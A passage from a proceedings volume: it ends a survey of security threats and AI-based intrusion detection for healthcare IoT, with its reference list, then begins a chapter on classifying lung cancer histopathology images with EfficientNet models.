Moreover, the available IoT datasets which may also be implemented in healthcare IoT target most of the known abnormal behaviors. The available datasets and their URLs are stated in Table 3.

5.2 Security Issues That Cause IoHT to Misbehave

Security measures target confidentiality, integrity, authentication, availability, and non-repudiation that can be used to prevent the above-mentioned malicious activities. Intrusion detection systems, as well as intrusion prevention systems, are cybersecurity techniques that are also available to identify and help analyze them. AI can be embedded in these systems for intelligent decision-making.

Scalability, fault tolerance, context-aware computing, and long-term pattern discovery for personalized healthcare services should all be considered when developing remote health monitoring systems [36]. Tayyab et al. [28] stated that poisoning and evasion attacks are the two most common active attacks, both of which can result in a variety of issues, including incorrect prediction and misclassification of decision-based models.

In another light, depression and unexpected incidents such as collapsing, having a heart attack or passing out, are concerns for old and unwell persons living in a smart home. They also face challenges such as high installation and maintenance costs, invasion of occupant privacy, unauthorized entry into the home software system, and raising the temperature of the heater, potentially causing a house fire or failure in the smart home hardware, which can result in unintended consequences [35].

Saqaeeyan et al. [35] used feature scaling to prevent information leakage on the test data (UNSW-NB15 dataset). Other security issues are highlighted as follows:

Eavesdropping: In an eavesdropping attack, the attacker listens in on a network in order to steal information being sent or received by a target device. It exploits vulnerabilities in the transmission protocol to read communications in transit.

Replay Attack: An attacker uses this tactic to overhear a discussion between a sender and a recipient and then use that knowledge to impersonate the sender. Commonly, attacks of this kind are executed during authentication in an effort to nuke the validity certificates.

Timing Attack: This is a popular method of attack for low-powered devices. By evaluating the time needed to run the cryptographic algorithms, the encryption key might be determined [34].

The IEC 60 870-5-104: standard is a protocol often used in commercial healthcare networks. As a result of insufficient authentication and authorization measures, it has serious cybersecurity concerns. As a result, it enables potential cyberintruders to carry out various cyberattacks such as DoS and illegal access. Cyberattacks on IEC 60 870-5-104 can have disastrous consequences for the medical field [6]. These authors presented the various types of the IEC 60 870-5-104 cyberattacks and their descriptions accordingly.

The problem of identifying DoS malicious activities carried out by TCP SYN flooding attacker nodes was addressed by [37]. TCP SYN flooding is a serious DoS attack that can significantly reduce network performance and longevity. In a TCP SYN assault, the attacker sends many TCP request packets to establish a connection, slowing down the distant node and compromising network performance as a result.

Web Attack: The majority of attacks against IoT devices are Web based. IoT devices typically employ Web applications to provide services to consumers; hence, Web attacks are also effective against IoT devices [38]. It follows that cyberattacks on IoT device devices could be initiated from the webpage itself. Due to its open nature, it is vulnerable to any form of cyberassault. Therefore, protecting the privacy of users of Web services might greatly benefit the IoT's overall infrastructure.

DDoS: The term "distributed denial of service," or "DDoS," refers to an attack in which numerous systems that have been compromised are utilized to target a single system to cause a denial of service and bring that system to a halt. The launch of these assaults can be accomplished through a variety of means, one of which is the utilization of malicious botnets [39].

5.3 Methods That Are Available to Detect the Abnormal Behavior of IoT in Health Care

The technology of blockchain allows for the storage and transmission of transactions. It keeps track of information through the use of a ledger that is composed of blocks. When you link one block to the one that came before it, you end up with a chain of blocks. A peer-to-peer network ensures that data transfer is done reliably. As a consequence, blockchain is a distributed ledger that is both decentralized and secure.

Azbeg et al. [32] utilized blockchain technology in conjunction with a re-encryption proxy to store hash data. They claim that the use of this technology makes the process of remote patient monitoring simpler. It does this daily while also ensuring the safety of the data it collects and shares. IDS stands for intrusion detection system and was developed as a solution to secure networks. IoT applications are extremely crucial to our everyday lives, which is why it is essential to develop an IDS for IoT that is based on machine learning and is capable of detecting assaults. Saheed et al. [30] decided to use an ML-based intrusion detection system because ML-based models are effective at making systems more scalable and consuming less energy.

The most recent development in the field of network security management is software-defined networking, which is used in e-health systems. The control plane and the data plane are the two functionalities of switches and routers that are considered to be the most significant. The data plane is responsible for directing traffic to its intended destination, whereas the control plane is responsible for deciding where that traffic should go. In classical networking, the data plane and control plane are connected. In SDN design, the control plane and data plane are kept distinct from one another. Both the data plane and the control plane are logically centralized, and the data plane operates on hardware while the control plane runs on software. SDN can monitor traffic on a network and identify harmful activities. It identifies the infected nodes and removes them from the rest of the network to prevent further damage [34]. The hash function (SHA512), homomorphic encryption (HE), and several other cryptographic functions are utilized to assure the integrity, confidentiality, and authenticity of the data. Tayyab et al. [28] conducted experiments to determine the attack classification performance, computation time, and accuracy/precision of the suggested model. According to the findings, the model that was recommended had an accuracy rate of 98%, a precision rate of 0.97%, and an overall accuracy rate of 98%.

Using an İntrusion Detection System (IDPS) designed by [6], attacks against IEC 60 870-5-104 are automatically recognized, and mitigating against them is also automated.

To better detect malicious activity on the Internet of Medical Things (IoMT), [37] created a novel technique for IDS. Keeping data secure and private is a top priority, the technique that has been suggested cuts down on the number of assaults as much as is practically possible. They investigated the performance of the offered solution analytically as well as through simulations under a variety of different attack probabilities so that they could determine whether or not the proposed method had any chance of success.

Shi et al. [38] selected and tested the Seq2Seq approach to identify fraudulent online requests. While this process is ongoing, the assault payload is getting labeled, and the attention approach is being used to highlight any aberrant characters. The results of the experiment reveal that the recommended model has a precision of 97.02% and a recall of 97.60% when it is trained using a benign sample, which is the dataset that was employed. It explains how the model may effectively detect requests for Web attacks. Additionally, the model is capable of visually labeling the attack payload and is “interpretable.”

According to [39], authentication mechanisms must be included in the architecture of IoT systems, and a risk assessment ought to be carried out before the device is made available for purchase and usage on the market. In addition to this, it is necessary to make certain that authentication procedures are carried out correctly, that access to the device is restricted, that the firmware that is being supplied to the device is checked, and that communication between the devices is monitored. IoT devices, data, and networks may be protected against unauthorized invasions if appropriate access control mechanisms are put into place. The authors also emphasize that IoT devices have to be tested before they are put into production and that the security of the device ought to be monitored during its whole lifespan.

5.4 AI Techniques Used to Counter the Abnormal Behavior of IoT in Health Care

A Deep Neural Network (DNN) technique for anomaly detection solution for IoT cloud infrastructure was suggested by [18]. This approach utilized the complex models in the flows of the IoT network to determine if a given packet of data was benign or malicious. The suggested method's viability was evaluated using the IoT-Botnet 2020 dataset. Experimental results showed that the suggested model outperformed prior deep learning approaches, with an accurate rate of 99.01% and a false alarm rate of 3.9%.

Another research [30] incorporated the classifiers XGBoost, CatBoost, K-NN, SVM, QDA, and NB. They claim that recently developed ensemble machine learning algorithms, such as Xgboost, can provide results that are considered to be at the cutting edge of the field when used in a range of contexts. Xgboost determines the highlighted tier by applying the Bayes theorem on the ensembles of the tree to make its determination. The NB statistic is utilized to make projections on the probability that a class will be categorized as either normal or attack. It is easy to use during the whole process of training and classification. The assumption here is that each of the components of the vector has the same level of significance and is unrelated to the others. Binary classification issues can be resolved with the use of classifying techniques like the SVM, for example. In the support vector machine classification method, the structural risk minimization value is used in conjunction with a hyperplane to evaluate whether a class variable should be considered positive or negative. The discriminant analysis family includes a classifier known as quadratic discriminant analysis that represents the next generation of classifiers (QDA). When it comes to data analysis, QDA performs far better than LDA. To represent a quadratic function that is both simple to generalize and resistant to reaching local minima, small parameters are utilized in the expression. Classifiers based on machine learning such as the K-NN are among the most fundamental. To construct a target function model, the K-NN algorithm is given each labeled training instance it can get its hands on.

K-nearest neighbor is a fully multivariate approach to classifying. It used instance-based learning to classify objects by selecting those in the feature space that are most similar to one another as training examples. For an intrusion detection system, the K-NN method provides a classifier that can be easily analyzed. The models' precision (two) was more than 99.99%.

Bayesian networks and belief networks are two approaches that may be utilized in artificial intelligence to effectively address the issue of uncertainty. The connections can be thought of as arbitrary linear models serving as nodes and each node having a conditional probability distribution dependent on the network that it is connected to. Saqaeeyan et al. [35] analyzed sensor data to discover abnormalities in smart homes and so enhance the safety and health of their occupants. The use of sensory information led to the development of a multi-phase design as well as several random variables. Through the use of actual datasets in tests, the practicability of the technique that was presented was proved. The research also concluded that the most effective method for discovering abnormalities in smart homes does not always rely on the information that is already available.

Radoglou-Grammatikis et al. [6] used ML to identify IEC 60 870-5-104 cyber-attacks based on TCP/IP routing data and IEC 60 870-5-104 packet flow stats. This was accomplished by analyzing the data flows of both of these protocols.

Moreover, the factors that critically affect IDS are False alarm as they wrongly classify some normal activities as abnormal behaviors; Logging which is better defined as a technique to track behavior that may be related to intrusions rather than as a way to identify intrusions in the first place; Data source which monitors data on the entire network through packets; and Nature of malicious attack which by using combination of Hybrid-IDS modules, there are fewer chances of false alarms.

6 Conclusion and Recommendation

This comprehensive research revealed that the current literature in health care is not enough to analyze the anomaly of IoHT. In our subsequent work, we will discuss the architecture of IoHT and use AI techniques such as CNN and SVM to detect intrusions in IoHT. In the interest of advancing scientific knowledge, this study identifies and suggests potential new lines of inquiry that may be pursued in this area of study. We encourage other researchers who are interested in research on a similar issue to use our findings as early investigations in their study.

Acknowledgements This research was not granted funds by any organization and I would like to thank my supervisor, Assistant Professor. Dr. Sahar Ebadinezhad who provided insight and expertise that greatly assisted this research.

Compliance with Ethical Standards The authors declare no conflict of interest.

References

1. Manimurugan S, Al-Mutairi S, Aborokbah MM, Chilamkurti N, Ganesan S, Patan R (2020) Effective attack detection in internet of medical things smart environment using a deep belief neural network. IEEE Access 8:77396–77404. https://doi.org/10.1109/ACCESS.2020.2986013
2. Islam SMR, Kwak D, Kabir MH, Hossain M, Kwak KS (2015) The internet of things for health care: a comprehensive survey. IEEE Access 3:678–708. https://doi.org/10.1109/ACCESS.2015.2437951
3. Valsalan P, Baomar TAB, Baabood AHO (2020) IoT based health monitoring system. J Crit Rev 7
4. Alraja MN, Farooque MMJ, Khashab B (2019) The effect of security, privacy, familiarity, and trust on users' attitudes toward the use of the IoT-based healthcare: the mediation role of risk perception. IEEE Access 7:111341–111354. https://doi.org/10.1109/ACCESS.2019.2904006
5. Ever YK (2019) Secure-anonymous user authentication scheme for e-healthcare application using wireless medical sensor networks. IEEE Syst J 13. https://doi.org/10.1109/JSYST.2018.2866067
6. Radoglou-Grammatikis P, Rompolos K, Sarigiannidis P, Argyriou V, Lagkas T, Sarigiannidis A, Goudos S, Wan S (2022) Modeling, detecting, and mitigating threats against industrial healthcare systems: a combined software defined networking and reinforcement learning approach. IEEE Trans Ind Inf 18. https://doi.org/10.1109/TII.2021.3093905
7. Fahim M, Sillitti A (2019) Anomaly detection, analysis and prediction techniques in IoT environment: a systematic literature review. https://doi.org/10.1109/ACCESS.2019.2921912
8. Khera M (2017) Think like a hacker: insights on the latest attack vectors (and security controls) for medical device applications. J Diabetes Sci Technol 11:207–212. https://doi.org/10.1177/1932296816677576
9. Thamilarasu G, Odesile A, Hoang A (2020) An intrusion detection system for internet of medical things. IEEE Access 8:181560–181576. https://doi.org/10.1109/ACCESS.2020.3026260
10. Wazid M, Das AK, Rodrigues JJ, Shetty S, Park Y (2019) IoMT malware detection approaches: analysis and research challenges. IEEE Access 7:182459–182476. https://doi.org/10.1109/ACCESS.2019.2960412
11. Sun Y, Lo FPW, Lo B (2019) Security and privacy for the internet of medical things enabled healthcare systems: a survey. IEEE Access 7:183339–183355. https://doi.org/10.1109/ACCESS.2019.2960617
12. Schiller E, Aidoo A, FuhrerJ SJ, Ziörjen M, Stiller B (2022) Landscape of IoT security. Comput Sci Rev. https://doi.org/10.1016/j.cosrev.2022.100467
13. Yousefnezhad N, Malhi A, Främling K (2020) Security in product lifecycle of IoT devices: a survey. J Netw Comput Appl 171. https://doi.org/10.1016/j.jnca.2020.102779
14. Talal M, Zaidan AA, Zaidan BB, Albahri AS, Alamoodi AH, Albahri OS, Alsalem MA, Lim CK, Tan KL, Shir WL, Mohammed KI (2019) Smart home-based IoT for real-time and secure remote health monitoring of triage and priority system using body sensors: multi-driven systematic review. J Med Syst 43. https://doi.org/10.1007/s10916-019-1158-z
15. Banerjee M, Lee J, Choo KKR (2018) A blockchain future for internet of things security: a position paper. Digital Commun Netw 3:149–160. https://doi.org/10.1016/j.dcan.2017.10.006
16. Abdullahi M, Baashar Y, Alhussian H, Alwadain A, Aziz N, Capretz LF, Abdulkadir SJ (2022) Detecting cybersecurity attacks in internet of things using artificial intelligence methods: a systematic literature review. Electronics 11. https://doi.org/10.3390/electronics11020198
17. Malhotra P, Singh Y, Anand P, Bangotra DK, Singh PK, Hong WC (2021) Internet of things: evolution, concerns and security challenges. Sensors 21:1809. https://doi.org/10.3390/s21051809
18. Ahmad Z, Khan AS, Nisar K, Haider I, Hassan R, Haque MR, Tarmizi S, Rodrigues JJC (2021) Anomaly detection using deep neural network for IoT architecture. Appl Sci 11. https://doi.org/10.3390/app11157050

19. Alshamrani M (2021) IoT and artificial intelligence implementations for remote healthcare monitoring systems: a survey. J King Saud Univ—Comput Inf Sci. https://doi.org/10.1016/j.jksuci.2021.06.005
20. Al-Turjman F, Nawaz MH, Ulusar UD (2019) Intelligence in the Internet of Medical Things era: a systematic review of current and future trends. Comput Commun. https://doi.org/10.1016/j.comcom.2019.12.030
21. Keshta I (2022) AI-driven IoT for smart health care: security and privacy issues. Inf Med Unlocked 30. https://doi.org/10.1016/j.imu.2022.100903
22. Sicari S, Rizzardi A, Coen-Porisini A (2022) Home quarantine patient monitoring in the era of COVID-19 disease. Smart Health 23
23. Indumathi J, Shankar A, Ghalib MR, Gitanjali J, Hua Q, Weng Z, Qi X (2020) Block chain based internet of medical things for uninterrupted, ubiquitous, user-friendly, unflappable, unblemished, unlimited health care services (BC IoMT U6 HCS). IEEE Access 8:216856–221687. https://doi.org/10.1109/ACCESS.2020.3040240
24. Alshehri F, Muhammad G (2020) A comprehensive survey of the internet of things (IoT) and AI-based smart healthcare. Special section on AI and IoT convergence for smart health. https://doi.org/10.1109/ACCESS.2020.3047960
25. Ogidan ET, Dimililer K, Kirsal-Ever Y (2020) Chapter two—Machine learning for cyber security frameworks: a review. In: Al-Turjman F (ed) Drones in smart-cities: security and performance, pp 27–36. https://doi.org/10.1016/B978-0-12-819972-5.00002-1
26. Varinlioglu G, Balaban Ö (2021) Artificial intelligence in architectural heritage research
27. Hady AA, Ghubaish A, Salma T, Unal D, Jain R (2020) Intrusion detection system for healthcare systems using medical and network data: a comparison study. IEEE Access 8:106576–106584. https://doi.org/10.1109/ACCESS.2020.3000421
28. Tayyab M, Marjani M, Jhanjhi NZ, Almazroi IA, Almazroi AA (2021) Cryptographic based secure model on dataset for deep learning algorithms. Comput Mater Continua 1183–1200. https://doi.org/10.32604/cmc.2021.017199
29. Bengag A, Moussaoui O, Moussaoui M (2019) A new IDS for detecting jamming attacks in WBAN. In: 2019 third international conference on intelligent computing in data sciences (ICDS). https://doi.org/10.1109/ICDS47004.2019.8942268
30. Saheed YK, Abiodun AI, Misra S, Holone MK, Colomo-Palacios R (2022) A machine learning-based intrusion detection for detecting internet of things network attacks. Alex Eng J 61. https://doi.org/10.1016/j.aej.2022.02.063
31. Moher D, Shamseer L, Clarke M, Ghersi D, Liberati A, Petticrew M, Shekelle P, Stewart LA (2015) Preferred reporting items for systematic review and meta-analysis protocols (PRISMA-P) 2015 statement. Syst Rev. https://doi.org/10.1186/2046-4053-4-1
32. Azbeg K, Ouchetto O, Andaloussi SJ (2022) BlockMedCare: a healthcare system based on IoT, Blockchain and IPFS for data management security. Egypt Inf J. https://doi.org/10.1016/j.eij.2022.02.004
33. Ma W, Wang X, Hu M, Zhou Q (2021) Machine learning empowered trust evaluation method for IoT devices. IEEE Access 9:65066–65077. https://doi.org/10.1109/ACCESS.2021.3076118
34. Litoussi M, Kannouf N, Makkaoui KE, Ezzati A, Fartitchou M (2020) IoT security: challenges and countermeasures. 7th Int Symp Emerg Inf Commun Netw 177:503–508
35. Saqaeeyan S, Javadi HHS, Amirkhani H (2020) Anomaly detection in smart homes using Bayesian networks. KSII Trans Internet Inf Syst 14:1796–1816. https://doi.org/10.3837/tiis.2020.04.021
36. Borujeni AM, Fathy M, Mozayani N (2019) A hierarchical, scalable architecture for a real-time monitoring system for an electrocardiography, using context-aware computing. J Biomed Inf 96:103251. https://doi.org/10.1016/j.jbi.2019.103251
37. Berguiga A, Harchay A (2021) An iot-based intrusion detection system approach for tcp syn attacks. Comput Mater Continua 71:3839–3851. https://doi.org/10.1016/j.dcan.2017.10.006

38. Shi F, Zhu P, Zhou X, Yuan B, Fang Y (2020) Network attack detection and visual payload labeling technology based on Seq2Seq architecture with attention mechanism. Int J Distrib Sens Netw 16. https://doi.org/10.1177/1550147720917019
39. Chacko A, Hayajneh T (2018) Security and privacy issues with IoT in healthcare. EAI Endorsed Trans Pervasive Health Technol 4. https://doi.org/10.4108/eai.13-7-2018.155079

Assessment of Lung Cancer Histology Using Efficient Net

Vishal Giraddi, Shantala Giraddi, Suvarna Kanakaraddi, and Mahesh Patil

Abstract Lung cancer patients must be diagnosed early in order to have a better chance of survival. Tissue histopathology is a common method for early diagnosis. Typically, a pathologist is in charge of tissue analysis, which is a prolonged and error-prone procedure. If cancer zones could be detected, the process would be greatly accelerated, and the pathologist would be greatly aided. In this study, the authors designed and implemented an automated method for detecting lung cancer throughout the entire slide. The authors used the Efficientnet family, Efficientnet-B0 to Efficientnet-B3, to classify histopathological images into one of three classes. The Efficientnet is the most powerful CNN, which optimizes both accuracy and efficiency. The models are compared in terms of accuracy and training time. The findings demonstrate that Efficientnet-B2, which obtained the highest validation accuracy of 95.84%, is a trustworthy model. Further, it can be stated that Efficientnet-B3 is over-parameterized for the small dataset of lung cancer and does not improve the model accuracy.

Keywords Efficientnet · Lung cancer · Histopathology · Compound scaling

V. Giraddi · S. Giraddi (✉) · S. Kanakaraddi · M. Patil
KLE Technological University, Hubli, India
e-mail: shantala@kletech.ac.in

V. Giraddi
e-mail: giraddivishal2000@gmail.com

S. Kanakaraddi
e-mail: suvarna_gk@kletech.ac.in

M. Patil
e-mail: maheshpatil@kletech.ac.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_28

1 Introduction

Since 1985, lung cancer has been the most prevailing cancer in the world, both in terms of incidence and mortality. Lung cancers are broadly classified into two categories: small cell lung cancers (SCLC) and non-small cell lung cancers (NSCLC). NSCLC is the most common type of lung cancer, accounting for approximately 85% of cases. NSCLC is classified as, Adenocarcinomas, Squamous cell carcinomas or large cell carcinomas. The two elementary histological types of NSCLC that arise from tiny cells are adenocarcinoma (ADC) and squamous cell carcinoma (SCC). SCLC accounts for around 15%. This type of lung cancer escalates faster than NSCLC. In approximately 70% of people with SCLC, cancer is already escalated to other parts, when they are diagnosed. Lung cancer can be diagnosed using an assortment of methods. X-ray, CT scan, PET-CT scan, bronchoscopy, and biopsy are some of them. However, H and E staining is widely used to ascertain the subtype. This staining is done on tissue aspirated from a biopsy. Hand tissue evaluation with conventional light microscopy is required. New clinical data assessment tools to supplement biopsy and aid in the better identification of disease characteristics are required. Figure 1 shows the normal structure of the lung.

Computer-assisted diagnosis automates the analysis of pathology slides. It is now being investigated whether it has the potential to reduce reader variability. Current




Fig. 1 Normal structure of lung [1]

solutions struggle to completely leverage the huge volumes of data on slides. The use of pictures for histologic classification could have significant diagnostic and therapeutic implications for decisions.

1.1 Efficientnet

Since 2016, CNN has been used in varied applications of medical image processing. Since then, scientists are investing to come up with better architectures to improve accuracies. Efficientnet is one such architecture and scaling method. It is based on compound scaling that uniformly scales all dimensions using compound coefficients. As the name implies, Efficientnet series are extremely efficient in terms of computation, and they also obtained state-of-the-art performance on the ImageNet dataset Fig. 2 shows Efficientnet performance. Model scaling is the process of increasing the depth, width, and less common input image resolution of an existing model in order to increase its performance.

ResNet, for example, can scale from Resnet18 to ResNet200. ResNet10 contains 18 residual blocks here, and it can be scaled for depth to have 200. Because ResNet200 performs better than ResNet18, manual scaling is a viable option. However, there is a drawback to the classic manual scaling method: scaling does not enhance speed after a certain point. It begins to have a negative impact by lowering performance. Compound scaling is a scaling strategy proposed in the study that claims that rather




Fig. 2 Efficient compared with other CNN on Imagenet [2]




Fig. 3 Scaling methods [2]

than scaling just one model characteristic out of depth, width, and resolution, strategically scaling all three of them together produces superior results. An added advantage of Efficientnet is it transfers well. The researchers scaled the network dimensions using the compound scaling method. The grid search procedure was used to determine the association between the different scaling dimensions of the baseline network. With this procedure, they could determine the appropriate scaling coefficients for each dimension. The baseline network was scaled by the desired size using these coefficients. EfficientNet-B0 is the EfficientNet family's base model. Figure 3 shows the scaling methods.

The contributions of the paper are:

1. Development of the Efficientnet family of models, Efficientnet-B0 to Efficientnet-B3, for the detection of lung cancer.
2. Compare the performance of various models of Efficientnet
3. Study whether compound scaling improves the model accuracy.

The remainder of the work is organized as follows. Section 2 contains detailed data and methodology from this study. Section 3 contains the experimental results. Section 4 concludes and provides insight into future directions.

1.2 Related Works

CNN has been used in the assessment of deceases [3]. The attainment of two models, VGG and ResNet, is compared. The findings indicate that a CNN-based approach has the potential to aid pathologists in lung cancer diagnosis. Automatic breast cancer detection [4]. Authors conducted two studies [5], CNN is used for feature elicitation as well as classification, in another study, CNN used for only feature extraction and SVM, KNN used for classification. Both yielded comparable results. In a research on Breast and Lung cancer detection [6, 7], study on various texture features based on GLCM, Wavelet, Local Binary Pattern, histogram of oriented gradient (Hog) is conducted. The authors conclude that the use of these features greatly improved the recognition time. However, accuracy is not much improved. Multidimensional features are better than gray level features. High dimensional texture features [8] are used in the study of the detection of cancerous lung nodules. Lung and colon cancer studies [9] with various pre-trained CNN- based models obtained more than 96% accuracy. In addition to classification, visualization of class activation and saliency maps were provided making use of GradCam and SmoothGrad. Pretrained CNN VGG16, InceptionV3, and InceptionResNetV2 have been used for the classification of six types of lung cancer [10]; quality control measures are employed for the images which needed further evaluation by the medical experts. Image-based classification yielded better results than patch-based classifications. Active contour model is used for lung tumour segmentation in Cloud-based system [11]; CNN finally classifies pathological images into different stages of lung cancer. A hybrid model of neural networks combined with support vector machines is implemented in [12]. CNN has been used extensively in medical image processing as well as agriculture image processing as well [13]. Recently, the usage of ensembling techniques has demonstrated good results [14].

2 Methodology

Data Description

The authors conducted a study with Lung and Colon Cancer Histopathological Image Dataset (LC25000). LC25000 dataset contains 13,556 color images with 3 classes of images. The images are 768 × 768 pixels in resolution. The dataset consists of three classes: benign, adenocarcinomas, and squamous cell carcinomas. Figure 4 shows the methodology. Figure 5, shows three classes of images.

2.1 Implementation

Four models Efficient0 to Efficient3 are used for the study. Adam optimizer loss is categorical_crossentropy. The models are trained for 20 epochs, early stopping with patience is used to avoid overfitting, and patience is set to 5. The dataset is split into training and validation in the ratio 70:30. For all the models, the optimizer is adam and the loss is categorical_crossentropy. The learning rate is set to 0.0001.




Fig. 4 Proposed methodology




Fig. 5 Three classes of lung cancer

Table 1 Performance comparison of various Efficientnet models

Model	Time for 1 epoch	Training Accuracy	Validation Accuracy	Training stopped at
EfficientNet-B0	85 secs	0.9856	0.9508	16 epochs
EfficientNet-B1	115 secs	0.9890	0.9444	20 epochs
EfficientNet-B2	119 secs	0.9921	0.9584	20 epochs
EfficientNet-B3	150 secs	0.9475	0.8341	14 epochs

